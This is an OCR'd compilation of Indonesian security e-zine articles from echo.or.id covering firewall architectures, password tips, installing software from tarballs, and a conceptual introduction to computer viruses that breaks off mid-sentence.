
Application-level Gateway yang biasa juga di kenal sebagai proxy server yang berfungsi untuk memperkuat/menyalurkan arus aplikasi. Tipe ini akan mengatur semua hubungan yang menggunakan layer aplikasi ,baik itu FTP, HTTP, GOPHER dll.

Cara kerjanya adalah apabila ada pengguna yang menggunakan salah satu aplikasi semisal FTP untuk mengakses secara remote, maka gateway akan meminta user memasukkan alamat remote host yang akan di akses.Saat pengguna mengirimkan USer ID serta informasi lainnya yang sesuai maka gateway akan melakukan hubungan terhadap aplikasi tersebut yang terdapat pada remote host, dan menyalurkan data diantara kedua titik. apabila data tersebut tidak sesuai maka firewall tidak akan meneruskan data tersebut atau menolaknya. Lebih jauh lagi, pada tipe ini Firewall dapat di konfigurasikan untuk hanya mendukung beberapa aplikasi saja dan menolak aplikasi lainnya untuk melewati firewall.


Kelebihannya adalah relatif lebih aman daripada tipe packet filtering router lebih mudah untuk memeriksa (audit) dan mendata (log) semua aliran data yang masuk pada level aplikasi.

Kekurangannya adalah pemrosesan tambahan yang berlebih pada setiap hubungan. yang akan mengakibatkan terdapat dua buah sambungan koneksi antara pemakai dan gateway, dimana gateway akan memeriksa dan meneruskan semua arus dari dua arah.

Copyright@2005 http://echo<dot>or<dot>id



Gambar




3.Circuit-level Gateway

Tipe ketiga ini dapat merupakan sistem yang berdiri sendiri , atau juga dapat merupakan fungsi khusus yang terbentuk dari tipe application-level gateway.tipe ini tidak mengijinkan koneksi TCP end to end (langsung)


cara kerjanya : Gateway akan mengatur kedua hubungan tcp tersebut, 1 antara dirinya (gw) dengan TCP pada pengguna lokal (inner host) serta 1 lagi antara dirinya (gw) dengan TCP pengguna luar (outside host). Saat dua buah hubungan terlaksana, gateway akan menyalurkan TCP segment dari satu hubungan ke lainnya tanpa memeriksa isinya. Fungsi pengamanannya terletak pada penentuan hubungan mana yang di ijinkan.

Penggunaan tipe ini biasanya dikarenakan administrator percaya dengan pengguna internal (internal users).

Gambar



Copyright@2005 http://echo<dot>or<dot>id



KONFIGURASI FIREWALL


1.Screened Host FIrewall system (single-homed bastion)

Pada konfigurasi ini, fungsi firewall akan dilakukan oleh packet filtering router dan bastion host*.Router ini dikonfigurasikan sedemikian sehingga untuk semua arus data dari Internet, hanya paket IP yang menuju bastion host yang di ijinkan. Sedangkan untuk arus data (traffic) dari jaringan internal, hanya paket IP dari bastion host yang di ijinkan untuk keluar.

Konfigurasi ini mendukung fleksibilitasdalam Akses internet secara langsung, sebagai contoh apabila terdapat web server pada jaringan ini maka dapat di konfigurasikan agar web server dapat diakses langsung dari internet.

Bastion Host melakukan fungsi Authentikasi dan fungsi sebagai proxy. konfigurasi ini memberikan tingkat keamanan yang lebih baik daripada packet-filtering router atau application-level gateway secara terpisah.

Gambar




2.Screened Host Firewall system (Dual-homed bastion)


Pada konfigurasi ini, secara fisik akan terdapat patahan/celah dalam jaringan. Kelebihannya adalah dengan adanya du ajalur yang meisahkan secara fisik maka akan lebih meningkatkan keamanan dibanding konfigurasi pertama,adapun untuk server-server yang memerlukan direct akses (akses langsung) maka dapat di letakkan ditempat/segmenrt yang langsung berhubungan dengan internet

Hal ini dapat dilakukan dengan cara menggunakan 2 buah NIC (network interface Card) pada bastion Host.

Copyright@2005 http://echo<dot>or<dot>id



Gambar




3.Screened subnet firewall


Ini merupakan konfigurasi yang paling tinggi tingkat keamanannya. kenapa? karena pada konfigurasi ini di gunakan 2 buah packet filtering router, 1 diantara internet dan bastion host, sedangkan 1 lagi diantara bastian host dan jaringan lokal konfigurasi ini membentuk subnet yang terisolasi.

adapun kelebihannya adalah :
+ terdapat 3 lapisan/tingkat pertahanan terhadap penyusup/intruder .
+ router luar hanya melayani hubungan antara internet dan bastion host sehingga jaringan lokal menjadi tak terlihat (invisible)
+ Jaringan lokal tidak dapat mengkonstuksi routing langsung ke internet, atau dengan kata lain , Internet menjadi Invinsible (bukan berarti tidak bisa melakukan koneksi internet).

Copyright@2005 http://echo<dot>or<dot>id



Gambar



LANGKAH-LANGKAH MEMBANGUN FIREWALL


1.Mengidenftifikasi bentuk jaringan yang dimiliki
Mengetahui bentuk jaringan yang dimiliki khususnya toplogi yang di gunakan serta protocol jaringan, akan memudahkan dalam mendesain sebuah firewall

2.Menentukan Policy atau kebijakan
Penentuan Kebijakan atau Policy merupakan hal yang harus di lakukan, baik atau buruknya sebuah firewall yang di bangun sangat di tentukan oleh policy/kebijakan yang di terapkan. Diantaranya:

1. Menentukan apa saja yang perlu di layani. Artinya, apa saja yang akan dikenai policy atau kebijakan yang akan kita buat
2. Menentukan individu atau kelompok-kelompok yang akan dikenakan policy atau kebijakan tersebut
3. Menentukan layanan-layanan yang di butuhkan oleh tiap tiap individu atau kelompok yang menggunakan jaringan
4. Berdasarkan setiap layanan yang di gunakan oleh individu atau kelompok tersebut akan ditentukan bagaimana konfigurasi terbaik yang akan membuatnya semakin aman
5. Menerapkankan semua policy atau kebijakan tersebut

3.Menyiapkan Software atau Hardware yang akan digunakan
Baik itu operating system yang mendukung atau software-software khusus pendukung firewall seperti ipchains, atau iptables pada linux, dsb. Serta konfigurasi hardware yang akan mendukung firewall tersebut.

Copyright@2005 http://echo<dot>or<dot>id



4.Melakukan test konfigurasi
Pengujian terhadap firewall yang telah selesai di bangun haruslah dilakukan, terutama untuk mengetahui hasil yang akan kita dapatkan, caranya dapat menggunakan tool tool yang biasa dilakukan untuk mengaudit seperti nmap.

* Bastion Host adalah sistem/bagian yang dianggap tempat terkuat dalam sistem keamanan jaringan oleh administrator.atau dapat di sebuta bagian terdepan yang dianggap paling kuat dalam menahan serangan, sehingga menjadi bagian terpenting dalam pengamanan jaringan, biasanya merupakan komponen firewall atau bagian terluar sistem publik. Umumnya Bastion host akan menggunakan Sistem operasi yang dapat menangani semua kebutuhan (misal , Unix, linux, NT).

PENUTUP

Semoga pembahasan mengenai firewall ini dapat memberikan manfaat khususnya bagi penulis yang sedang belajar dan bagi kita semua umumnya, Tulisan ini ditujukan untuk pembelajaran semata sehingga sangat diharapkan kritik dan sarannya. Apabila banyak kekurangan pada tulisan ini harap dimaklumi.

REFERENSI


1.[Stallings, William], “ CRYPTOGRAPHY AND NETWORK SECURITY,principle and practice: second edition ” , Prentice-Hall,Inc., New Jersey ,1999.
2.[Belovin, S. and Cheswick, W.], “ Network Firewalls ”, IEEE Communications Magazine, September 1994
3.[Smith, R.], “ Internet Crypthography “, Reading MA: Addison-Wesley, 1997.
4.[Semeria, C.], “ Internet Firewalls and Security ”, 3 Com Corp.,1996.
6.[Curtin,Matt && Ranum, J. Markus] "Internet Firewalls: FAQ" rev 10, 2000.
5.[Eueung Mulyana & Onno W. Purbo], "Firewall : Security Internet"

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3] && puji*, echo memberz, anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004

Copyright@2005 http://echo<dot>or<dot>id



TIPS PEMAKAIAN PASSWORD

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

preface:

Mungkin terkesan mudah, dan aku mohon maaf jika artikel ini kesannya terlalu 'low content', tetapi tidak !! password merupakan hal vital dalam proses Authentication, so bagi yang udah tau tolong koreksinya, kalo yang belum, boleh di pahami.

Agar Password yang digunakan efektif maka :

1. Minimal mempunyai panjang 6 karakter, lebih baik lagi jika panjangnya minimal 8 karakter dan terdapat sedikitnya 1 buah karakter angka atau karakter yang special .

2. Tidak memiliki maksud/makna, password yang memiliki makna atau maksud akan relatif lebih mudah untuk di tebak misalnya: nama pacar, nama anggota keluarga, alamat,tanggal lahir dsb.

3. Sebaiknya di beri periode berlaku, artinya sering seringlah mengganti password yang di gunakan

4. Jangan gunakan kembali nama login (username) untuk sebagai password dalam bentuk apapun, baik diganti huruf kapital, dibalik, diulang dsb.

5. Jangan gunakan kata-kata yang umum dan terdapat dalam kamus.


6. Jangan pernah mencatat password yang anda pakai ditempat2 yang dapat diakses umum, atau berakibat fatal apabila hilang

7. jangan gunakan password yang sulit dalam artian membuat anda kesulitan menghapalnya tetapi tetap tidak menggurangi kekuatannya. ingat! mudah dihapal tidak selalu mudah ditebak :P

8. jangan pernah memberitahukan password anda kepada orang lain baik dengan berbagai alasan tertentu

9. apabila anda rasa perlu silakan gunakan software atau utilitas

Copyright@2005 http://echo<dot>or<dot>id



tambahan untuk menambah keamanan password anda

10.tidak ada salahnya mencoba mencrack password anda sendiri agar anda yakin!


11.usahakan untuk tidak menggunakan password yang sama pada account yang berbeda.

12. sedapat mungkin untuk menggunakan kombinasi karakter.

13. .....

contoh password : C0nT*hP4SSwoRD+

kirimkan kritik && saran ke y3dips[at]echo.or.id
/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



TARBALLS

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

BEGIN

Pengantar*:
Tulisan ini murni saduran bebas dariku dengan bahasa sendiri,
pertama-tama tujuan aku membuat tulisan ini hanya sebagai penginggat
(kebiasaanku :P),karena aku merasa kalo hanya membaca tanpa melakukan
hal yang lebih membuat melekat di otak maka itu akan hilang segera*.
tulisan ini selain untuk memudahkan aku untuk mempelajarinya
dan tentu juga untuk memaksa aku menggingat dengan mengetikkannya :).
dan ada baiknya juga aku publikasikan .. hehehhe

makasih buat z3r0byt3 atas anjuran e-booknya :P

<? Mengapa menggunakan tarballs bukan RPMs ?


-RPM (redhat package manager) adalah suatu cara yang digunakan dalam
mendistribusikan packet/software sehingga mudah di install,upgrade,
dan dihapus.
-" Tarballs" adalah standar pendistribusian packet yang digunakan di
dunia *nix. tarballs adalah file -file yang di 'kompresi' secara
sederhana yang dapat di baca dan di 'unkompresi' dengan penggunaan
'tar'

melakukan installasi atau upgrade menggunakan 'tar' biasanya sedikit
lebih menjemukan dibandingkan menggunakan RPM. tetapi mengapa kita
memilih sebaliknya?

1. Tarbal lebih cepat di rilis, Para pengembang pertama kali merilis
suatu software/packet instalasi ataupun upgrade biasanya dalam bentuk
'tarballs', sehingga lebih cepat di rilis dibandingkan RPM yang harus
menunggu relatif lebih lama dikarenakan butuh waktu untuk mengkonversi
paket tersebut ke RPM.

2. Tarball bisa jadi lebih sesuai dengan keinginan kita, saat RPM
terbaru dirilis oleh pengembang dan vendor, mereka memasukkan semua
pilihan yang bisa jadi tidak diperlukan/dibutuhkan oleh anda.Karena
para pengembang memperuntukkan secara general untuk semua user, yang

Copyright@2005 http://echo<dot>or<dot>id



berarti memasukkan semua pilihan-pilihan.

3. Tarball bisa jadi lebih sesuai dengan konfigurasi mesin anda,
Karena biasanya RPM yang di buat didasarkan pada PC standar sehingga tidak menyesuaikan dengan konfigurasi sistem anda, semisal dengan processor anda.

perintah umum yang digunakan untuk membongkar file tar.gz

#tar -zxpf y3dips.tar.gz

-z memberitahukan bahwa arsip tersebut di kompresi dengan gzip utility
-x memberitahukan untuk mengekstark file yang ada pada arsip
-p mengatur permission terhadap file yang telah di ekstrak
-f memberitahukan bahwa argument terakhir adalah nama file

perintah umum pada saat penginstallan paket tar.gz

+ ./configure
+ make
+ make install

./configure akan mengkonfigurasikan software untuk memastikan bahwa sistem memiliki libraries yang di butuhkan agar kompilasi yang akan dilakukan dapat berhasil.

make akan mengkompile semua 'source file' menjadi file binari yang dapat di eksekusi.


make install akan menginstall file binari dan file pendukung lainnya ketempat yang telah di tentukan.

selain 3 perintah tersebut maka ada kalanya ditemukan perintah selanjutnya, yaitu:

+ make depend
+ strip
+ chown

make depend yang akan membangun dan membuat ketergantungan yang diperlukan terhadap file file lainnya

Copyright@2005 http://echo<dot>or<dot>id



strip akan mengabaikan semua simbol yang terdapat dalam file-file
objek. Sehingga dapat memperkecil ukuran file binari.akan menambah
kemampuan dari program, dikarenakan sedikitnya baris yang akan
di baca oleh sistem saat mengeksekusi file binari tersebut

chown akan mengatur kepemilikan terhadap file yang akan berhubungan
dengan permission terhadap file (chmod)

?>

<!-- buat sintax tar lainnya, silakan refer ke manualnya :P -->

EOF

PENUTUP

Semoga pembahasan mengenai tarball yang singkat ini dapat memberikan manfaat khususnya aku yang sedang belajar dan bagi kita semua umumnya, Tulisan ini ditujukan untuk pembelajaran semata sehingga sangat diharapkan kritik dan sarannya. Apabila banyak kekurangan pada tulisan ini harap dimaklumi.

REFERENSI


1.[Mourani, Gerhard], " Securing and optimizing Linux: the ultimate solution" Version II ,Open Network Architecture, Inc,06 Oct 2001.

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3 ,netrat] && puji*
anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004

Copyright@2005 http://echo<dot>or<dot>id



VIRUS Komputer

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

PENGANTAR

Saat Ini, pastilah kita semua selaku konsumen/pengguna jasa komputer dan jaringan (internet) sudah sangat sering mendengar istilah ‘virus’ yang terkadang meresahkan kita. Tulisan ini akan mengupas lebih jauh mengenai virus, yang nantinya diharapkan dapat membuat kita semua mengerti dan memahami tentang virus.

A.ASAL MUASAL VIRUS

1949, John Von Neuman, menggungkapkan " teori self altering automata " yang merupakan hasil riset dari para ahli matematika.

1960, lab BELL (AT&T), para ahli di lab BELL (AT&T) mencoba-coba teori yang diungkapkan oleh john v neuman, mereka bermain-main dengan teori tersebut untuk suatu jenis permainan/game. Para ahli tersebut membuat program yang dapat memperbanyak dirinya dan dapat menghancurkan program buatan lawan.Program yang mampu bertahan dan menghancurkan semua program lain, maka akan dianggap sebagai pemenangnya. Permainan ini akhirnya menjadi permainan favorit ditiap-tiap lab komputer.semakin lama mereka pun sadar dan mulai mewaspadai permainan ini dikarenakan program yang diciptakan makin lama makin berbahaya, sehingga mereka melakukan pengawasan dan pengamanan yang ketat.


1980, program tersebut yang akhirnya dikenal dengan nama "virus" ini berhasil menyebar diluar lingkungan laboratorium, dan mulai beredar di dunia cyber.

1980, mulailah dikenal virus-virus yang menyebar di dunia cyber.

B.PENGERTIAN VIRUS

" A program that can infect other programs by modifying them to include a slighty altered copy of itself.A virus can spread throughout a computer system or network using the authorization of every user using it to infect their programs. Every programs that gets infected can also act as a virus that infection grows “
(Fred Cohen)

Copyright@2005 http://echo<dot>or<dot>id



Pertama kali istilah “virus” digunakan oleh Fred Cohen pada tahun 1984 di Amerika Serikat. Virus komputer dinamakan “Virus” karena memiliki beberapa persamaan mendasar dengan virus pada istilah kedokteran(biological viruses).

Virus komputer bisa diartikan sebagai suatu program komputer biasa.Tetapi memiliki perbedaan yang mendasar dengan program-program lainnya,yaitu virus dibuat untuk menulari program-program lainnya, mengubah, memanipulasinya bahkan sampai merusaknya. Ada yang perlu dicatat disini, virus hanya akan menulari apabila program pemicu atau program yang telah terinfeksi tadi dieksekusi, disinilah perbedaannya dengan "worm". Tulisan ini tidak akan bahas worm karena nanti akan mengalihkan kita dari pembahasan mengenai virus ini.

C.KRITERIA VIRUS

Suatu program yang disebut virus baru dapat dikatakan adalah benar benar virus apabila minimal memiliki 5 kriteria :


1. Kemampuan suatu virus untuk mendapatkan informasi
2. Kemampuannya untuk memeriksa suatu program
3. Kemampuannya untuk menggandakan diri dan menularkan
4. Kemampuannya melakukan manipulasi
5. Kemampuannya untuk menyembunyikan diri.

Sekarang akan coba dijelaskan dengan singkat apa yang dimaksud dari tiap -tiap kemampuan itu dan mengapa ini sangat diperlukan.

1.Kemampuan untuk mendapatkan informasi

Pada umumnya suatu virus memerlukan daftar nama-nama file yang ada dalam suatu directory, untuk apa? agar dia dapat mengenali program program apa saja yang akan dia tulari,semisal virus makro yang akan menginfeksi semua file berekstensi *.doc setelah virus itu menemukannya, disinilah kemampuan mengumpulkan informasi itu diperlukan agar virus dapat membuat daftar/ data semua file, terus memilahnya dengan mencari file-file yang bisa ditulari.Biasanya data ini tercipta saat program yang tertular/terinfeksi atau bahkan program virus ini dieksekusi. Sang virus akan segera melakukan pengumpulan data dan menaruhnya di RAM (biasanya :P) , sehingga apabila komputer dimatikan semua data hilang tetapi akan tercipta setiap program bervirus dijalankan dan biasanya dibuat sebagai hidden file oleh virus .

Copyright@2005 http://echo<dot>or<dot>id



2.Kemampuan memeriksa suat program

Suatu virus juga harus bias untuk memeriksa suatu program yang akan ditulari, misalnya ia bertugas menulari program berekstensi *.doc, dia harus memeriksa apakah file dokumen ini telah terinfeksi ataupun belum, karena jika sudah maka dia akan percuma menularinya 2 kali. Ini sangat berguna untuk meningkatkan kemampuan suatu virus dalam hal kecepatan menginfeksi suatu file/program.Yang umum dilakukan oleh virus adalah memiliki/ memberi tanda pada file/program yang telah terinfeksi sehingga mudah untuk dikenali oleh virus tersebut . Contoh penandaan adalah misalnya memberikan suatu byte yang unik disetiap file yang telah terinfeksi.

3.Kemampuan untuk menggandakan diri

Kalo ini emang virus "bang-get", maksudnya tanpa ini tak adalah virus. Inti dari virus adalah kemampuan mengandakan diri dengan cara menulari program lainnya. Suatu virus apabila telah menemukan calon korbannya (baik file atau program) maka ia akan mengenalinya dengan memeriksanya, jika belum terinfeksi maka sang virus akan memulai aksinya untuk menulari dengan cara menuliskan byte pengenal pada program/ file tersebut,dan seterusnya mengcopikan/menulis kode objek virus diatas file/program yang diinfeksi. Beberapa cara umum yang dilakukan oleh virus untuk menulari/ menggandakan dirinya adalah:


a.File/Program yang akan ditulari dihapus atau diubah namanya. kemudian diciptakan suatu file menggunakan nama itu dengan menggunakan virus tersebut (maksudnya virus mengganti namanya dengan nama file yang dihapus)
b.Program virus yang sudah di eksekusi/load ke memori akan langsung menulari file-file lain dengan cara menumpangi seluruh file/program yang ada.

4.Kemampuan mengadakan manipulasi

Rutin (routine) yang dimiliki suatu virus akan dijalankan setelah virus menulari suatu file/program. isi dari suatu rutin ini dapat beragam mulai dari yang teringan sampai pengrusakan. rutin ini umumnya digunakan untuk memanipulasi program ataupun mempopulerkan pembuatnya! Rutin ini memanfaatkan kemampuan dari suatu sistem operasi (Operating System) , sehingga memiliki kemampuan yang sama dengan yang dimiliki sistem operasi. misal:

